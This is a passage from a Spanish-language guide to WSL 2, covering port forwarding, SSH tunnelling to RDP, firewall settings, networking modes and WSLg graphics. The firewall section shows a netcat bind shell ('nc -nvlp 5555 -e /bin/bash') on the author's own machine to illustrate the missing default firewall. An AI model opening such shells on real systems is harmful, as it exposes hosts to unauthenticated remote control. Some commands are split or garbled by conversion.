Get:1 http://archive.ubuntu.com/ubuntu jammy/main amd64 net-tools amd64 1.60+git20181103.0eebece-1ubuntu5 [204 kB]
Fetched 204 kB in 0s (505 kB/s)
Selecting previously unselected package net-tools.
(Reading database ... 27862 files and directories currently installed.)
Preparing to unpack .../net-tools_1.60+git20181103.0eebece-1ubuntu5_amd64.deb
Unpacking net-tools (1.60+git20181103.0eebece-1ubuntu5) ...
Setting up net-tools (1.60+git20181103.0eebece-1ubuntu5) ...
Processing triggers for man-db (2.10.2-1) ...
sergio@DESKTOP-KP500GD:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1492
      inet 172.25.173.122 brd 172.25.175.255 netmask 255.255.240.0 broadcast 172.25.175.255
      inet6 fe80::215:5dff:fe52:8c2f brd fe80::ff:fe52:8c2f prefixlen 64 scopeid 0x20<link>
        ether 00:15:5d:52:8c:2f txqueuelen 1000  (Ethernet)
          RX packets 53223 bytes 78247068 (78.2 MB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 17880 bytes 1321838 (1.3 MB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Vohemos a mirar las direcciones IP de cada sistema

Ahora le tenemos que decir a nuestro router, que todo lo que venga buscando, por ejemplo, el puerto 1001 desde el exterior, se vaya al 2222 de nuestra máquina Windows. Esto depende de cada router, pero en el mío se hace así de fácil:

Tabla actual de mapeo de puertos						
	Nombre	Protocolo	Puerto/Rango Externo	Puerto/Rango Interno	Dirección IP	Activar
	ssh	TCP	1001	2222	192.168.1.50	

Pero, un momento: el router, no llega al WSL. Windows está en la 192 y la distribución en la 172... No hay problema.

Redirigimos desde Windows, y le decimos que todo lo que venga buscando el puerto 2222, vaya a su vez a la IP de WSL al puerto 2222. Con este comando:


```
netsh interface portproxy add v4tov4 listenport=2222
listenaddress=0.0.0.0 connectport=2222
connectaddress=172.25.173.122
```

Esta redirección es permanente, no se irá con el reinicio. Si te equivocas, ejecuta:

```
netsh interface portproxy reset
```

Y vuelve a empezar.

Ya, desde fuera, podemos acceder al servidor SSH. ¡Bien! Ahora viene lo “sencillo”. Tunelizar. Tunelizar no necesita ninguna configuración en el servidor, solo en el cliente putty. Podemos decirle que, una vez conectados al servidor SSH, redirija puertos. Por ejemplo, debemos indicarle que, mientras estamos conectados por SSH, si nos conectamos en local al puerto 8080 (o a cualquiera, en el ejemplo anterior hemos puesto 1002), nos lleve a una máquina y puerto concreto en la misma subred a la que nos hemos conectado por SSH. Esto lo conseguimos desde el menú “*tunnels*” de putty.



Le decimos que el “source port” es 8080 y en el “destination” ponemos 172.25.160.1:3389

Añadimos y guardamos la configuración en la pantalla inicial de putty.


Ahora, nos conectamos a una sesión SSH con nuestra dirección remota, puerto 2222. Y mágicamente, en local, podremos abrir el escritorio remoto y conectarnos a localhost:8080,

que nos llevará al servidor RDP del Windows que, en remoto, aloja el WSL que corre el servidor SSH.

Todo de forma segura y sin contraseñas. Atención: este es un ejercicio, no una configuración final recomendada. Por un lado, se puede asegurar más todavía la conexión, aunque es razonablemente segura de esta forma. Por otro, puede parecer rebuscada y existen otras fórmulas más simples, pero, insisto, se trata de un ejercicio para entender el potencial de las conexiones, redirecciones y en general el sistema de pila de red en WSL y Windows para comprender sus interacciones.

Cortafuegos

Hay una opción interesante en WSL. Por defecto, no tiene “cortafuegos” como tal.



```
(sergio@DESKTOP-KP500G) [~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1492
    inet 172.25.173.122 netmask 255.255.240.0 broadcast 172.25.175.255
        inet6 fe80::215:5dff:fed2:ba1b prefixlen 64 scopeid 0x20<link>
            ether 00:15:5d:2:ba:1b txqueuelen 1000 (Ethernet)
            RX packets 4218 bytes 5604036 (5.3 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1445 bytes 97061 (94.7 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 121947 bytes 93469637 (89.1 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 121947 bytes 93469637 (89.1 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(sergio@DESKTOP-KP500G) [~]
$ nc -nvlp 5555 -e /bin/bash
listening on [any] 5555 ...
connect to [172.25.173.122] from (UNKNOWN) [172.25.160.1] 55647
[...]
[  ] Símbolo del sistema - nc  X  [  ] sergio@DESKTOP-KP500G  X  [  ] Windows PowerShell  ...

F:\tools>nc 172.25.173.122 5555
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
thinclient_drives
Videos
|
```

Conectándome desde Windows a un bash oyendo en el puerto 5555 de mi Kali

Pero desde 2023 tenemos la opción de añadir esta directiva:

```
firewall=true
```

en .wslconfig. Por defecto está a false, pero si se activa, conseguimos que cualquier regla del cortafuegos de Windows (las habituales que establecemos con wf.msc) se apliquen también

a las distribuciones. Solo tiene sentido cuando la red está en modo “mirrored”, que explico más abajo.

Pero eso no impide que podamos establecer reglas concretas a las distribuciones. Esto lo conseguimos en PowerShell con New-NetFirewallHyperVRule. Por ejemplo:

```
New-NetFirewallHyperVRule -DisplayName "Permitir SSH en WSL"
-Direction Inbound -LocalPorts 22 -Action Allow
```

Que es bastante autoexplicativa. Añade a la máquina virtual una regla de conexión de entrada. O sea, se aplican las reglas de Windows, y además con New-NetFirewallHyperVRule se puede hacer “fine tuning” del cortafuegos específico para la WSL 2.

Si lo que además quieras es que la configuración de tu proxy en Windows sea heredada por la distribución, añade esto al archivo de configuración:

```
autoProxy=true
```


Otra opción para arreglar los temas de DNS que surgen con el cortafuegos y la resolución es utilizar la opción:

```
dnsTunneling=true
```

Todas estas últimas opciones están solo disponibles para Windows 11.

Otras posibilidades de red

Existe una función todavía no muy documentada, pero que la comunidad ha descubierto para permitir comunicar la distribución WSL con otras máquinas, y que no esté en modo NAT con Windows. Los conmutadores virtuales permiten que las máquinas virtuales creadas en *hosts* de *Hyper-V* se comuniquen con otros equipos, y el truco precisamente es crear un conmutador (*switch*) virtual externo con *Hyper-V* y asignarse esa interfaz a la distribución.




The screenshot shows a Windows Notepad window with the title '[ws12]'. The content of the file is as follows:

```
networkingMode=bridged
vmSwitch=mi-switch
ipv6=true
```

At the bottom of the window, there are status bars showing 'Línea 1, columna 1', '100%', 'Windows (CRLF)', and 'UTF-8'.

Si configuramos así .wslconfig para todas las distribuciones, conseguiremos tener un modo “bridge” entre todas las distribuciones. Para experimentar con esto, sí que hay que instalar *Hyper-V* (si tu Windows lo soporta). Esta solución no funciona en Windows 10.



Creando un switch virtual para conectar las máquinas

Hay otras herramientas para conseguir esto, como por ejemplo este programa³⁵ pero es un poco un *hack*. Redirigirá todos los puertos a la interfaz del WSL. Debe arrancarse después de arrancar las WSL y que los servicios ya estén arriba.

Hay más opciones de `networkingMode`, añadidas recientemente :

- **Bridged:** La comentada que, con un switch virtual, permite poner la red en modo bridge.
- **Mirrored:** Solo funciona en Windows 11.
- **Nat:** La opción por defecto.
- **None:** Elimina la red.
- **Virtioproxy:** No documentada (la única referencia en Google por ahora es la que hago yo mismo preguntando por la funcionalidad), pero hace que la red eth0 hereda la dirección IP de la interfaz del sistema Windows conectada, y crea un loopback0.

³⁵ <https://github.com/CzBiX/WSLHostPatcher>

```
sergio@DESKTOP-KP500GD:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.1.50 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::721a:b8ff:fe04:76c1 prefixlen 64 scopeid 0x20<link>
          ether 70:1a:b8:04:76:c1 txqueuelen 1000 (Ethernet)
            RX packets 6 bytes 752 (752.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 38 bytes 5131 (5.1 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 12 bytes 1836 (1.8 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 12 bytes 1836 (1.8 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

loopback0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 169.254.73.153 netmask 255.255.255.252 broadcast 169.254.73.155
        inet6 fe80::211:22ff:fe33:4455 prefixlen 64 scopeid 0x20<link>
          ether 00:11:22:33:44:55 txqueuelen 1000 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 32 bytes 4628 (4.6 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Efecto de Virtioproxy

A finales de 2023 se añadió un ejecutable que permitía obtener información de red y del proxy. Bastante autoexplicativo también, aunque muy poco documentado por ahora. Dejo una imagen.

```
sergio@DESKTOP-KP500GD:~$ wslinfo
wslinfo usage:
  --networking-mode
    Display current networking mode.

  --msal-proxy-path
    Display the path to the MSAL proxy application.

  --wsl-version
    Display the version of the WSL package.

  -n
    Do not print a newline.
sergio@DESKTOP-KP500GD:~$ wslinfo --networking-mode
nat
sergio@DESKTOP-KP500GD:~$ wslinfo --msal-proxy-path
/mnt/c/Program Files/WSL/msal.wsl.proxy.exe
sergio@DESKTOP-KP500GD:~$
```


WSLinfo permite saber en qué modo de red estás

Por último, recordar que el *namespaces* de red de WSL 2 está compartido, pero puede usarse a su vez en cada instancia o distribución a nuestro favor para crear redes totalmente aisladas. En esta entrada de blog³⁶ tendrás toda la información. Por ejemplo, como muestra:

```
sergio@DESKTOP-KP500GD: ~
[1] $ sudo ip netns add namespace1
[1] $ sudo ip netns exec namespace1 ip address show
[1] $ sudo ip link add veth1 type veth
[1] $ sudo ip link set veth1 netns namespace1
[1] $ sudo ip netns exec namespace1 ip addr add 192.168.1.100/24
[1] $ dev veth1
```

Difuminando el paisaje: Gráficos

El apartado de gráficos es quizás uno de los más complejos en WSL. Por varias razones. Lo es en sí mismo y evoluciona rápido, lo que hará que se encuentre documentación confusa de hace solo un par de años. Además, existen varias alternativas para conseguir un mismo fin. En este ejercicio vamos a conseguir ver varias formas diferentes de lanzar aplicaciones gráficas de Linux totalmente integradas en Windows. Es más, vamos a conseguir ejecutar un escritorio funcional completo integrado en nuestro Windows. Pero antes, un poco de teoría.



https://en.wikipedia.org/wiki/X.Org_Server#/media/File:Schema_of_the_layers_of_the_graphical_user_interface.svg


Esta imagen *wikípédica* nos da una pista fundamental de lo mínimo que debemos saber. En los sistemas Linux, tenemos varios niveles para lanzar aplicaciones gráficas y a su vez, varias

³⁶ <https://ops.tips/blog/using-network-namespaces-and-bridge-to-isolate-servers/>

posibilidades de programas y protocolos. En WSL, el servidor de *display* puede ser X.org Server o Weston, por ejemplo. Y los compositores gráficos o protocolos pueden ser X11 o Wayland. Lo importante es saber que:

- WSL tiene las dos combinaciones, o sea X11 + X.org y Weston + Wayland. En su versión más reciente de WSL, a esta última combinación le llama WSLg. También está XWayland que se comporta, dentro de Wayland, como un servidor X11 al uso.
- Algunas aplicaciones gráficas Linux en general están pensadas para utilizar X11 y otras Wayland. Por ejemplo, Ubuntu usa Mutter en su entorno gráfico y como “paquete” es difícil que se utilice en WSL porque ya existe Weston.
- Las aplicaciones heredadas X11 que no pueden ser portadas a Wayland utilizan automáticamente XWayland como proxy entre los clientes heredados X11 y el compositor Wayland.
- Necesitas un servidor X11 en algún sitio (en tu Windows, probablemente) para que X.org de WSL proyecte los gráficos. Sin embargo, no necesitas nada para que Wayland + Weston lo hagan en tu Windows, porque utilizan internamente RDP.
- Existen otras formas para conectarse a los gráficos de la distribución, como puede ser que ofrezca un servidor RDP o VNC y nos conectemos desde el Windows con el cliente. Esto no ofrece una integración total Windows/Linux pero es muy válido.
- WSLg utiliza un canal RDP entre el servidor RDP de Weston y el cliente normal de escritorio remoto de Windows.

Este es un esquema de cómo funciona la parte gráfica en WSL.



Fuente: <https://devblogs.microsoft.com/commandline/wslg-architecture/>

Algo muy importante es que, como se observa en el gráfico, en WSL funcionan los dos, tanto X11 como Wayland y ambos pueden mostrar los gráficos en WSL 2. En realidad, todo se enmascara por RDP pero no quiere decir que lo necesites para ver las apps. WSLg es una instancia (una distribución) que se lanza muy pronto en el *Hyper-V*, una por cada distribución “normal” y se encarga de ejecutar la parte servidor de Weston y XWayland, además de

PulseAudio y establecer la conexión RDP de forma silenciosa. Se quedará ahí latente para mostrar cualquier aplicación que lo requiera sin retrasos.

Algo que se deduce también del esquema, es que WSLg es una distribución en sí misma, adicional a las que puedes instalar a mano, y encargada del apartado gráfico exclusivamente. Mira bien la figura de arriba. La distribución es una CBL-Mariner, de Microsoft, y se encarga de interponerse entre tu Windows y la distribución para interceptar las llamadas de Wayland y X11, llevarlas a Weston directamente (si vienen de Wayland) o indirectamente con XWayland (si vienen de X11), pasárlas por un servidor FreeRDP y ponerlas disponibles para el cliente RDP de Windows de forma transparente gracias a WSLDVCPlugin.

Algo muy interesante es que, si no te gusta esta distribución WSLg, puedes “cambiarla”.

[wsl2]

```
systemDistro=C:\\Files\\\\system.vhd
```

Con ese comando, y compilando la que más te guste. Todos los detalles aquí³⁷. También es posible compilar o tocar el lado de Windows de WSLg, que se encuentra en mstsc.exe. Buena parte es igual al cliente RDP “normal” de Windows, pero necesitaban cierta funcionalidad especial para integrarse bien en el menú de Windows, y tuvieron que crear el cliente aparte.

En este ejercicio vamos a ir de lo más sencillo a lo más complejo.

WSLg


Desde el primer minuto con la distribución Ubuntu “estándar” de la Store de Microsoft, puedes hacer algo tan interesante como esto:



```
sergio@DESKTOP-KP500GD: ~
$ sudo apt install gedit
$ sudo apt install vlc
$ sudo apt-get install libreoffice
```

Cuando lo tengas, simplemente lanza el comando y las aplicaciones se mostrarán totalmente integradas en Windows.

³⁷ <https://github.com/microsoft/wslg/blob/main/CONTRIBUTING.md>



Lanzando aplicaciones gráficas desde Ubuntu

Pero si quieres otras aplicaciones más, mira esto:

```
sergio@DESKTOP-KP500GD: ~
sudo wget https://dl.google.com/linux/direct/google-chrome-stable_current_amd64.deb

sudo dpkg -i google-chrome-stable_current_amd64.deb

sudo apt install --fix-broken -y

sudo dpkg -i google-chrome-stable_current_amd64.deb
```

O por ejemplo:

```
sergio@DESKTOP-KP500GD: ~
cd /tmp

sudo curl -L -o "./teams.deb"
"https://teams.microsoft.com/downloads/desktoppurl?env=production&plat=linux&arch=x64&download=true&linuxArchiveType=deb"

sudo apt install ./teams.deb -y
```

E incluso:

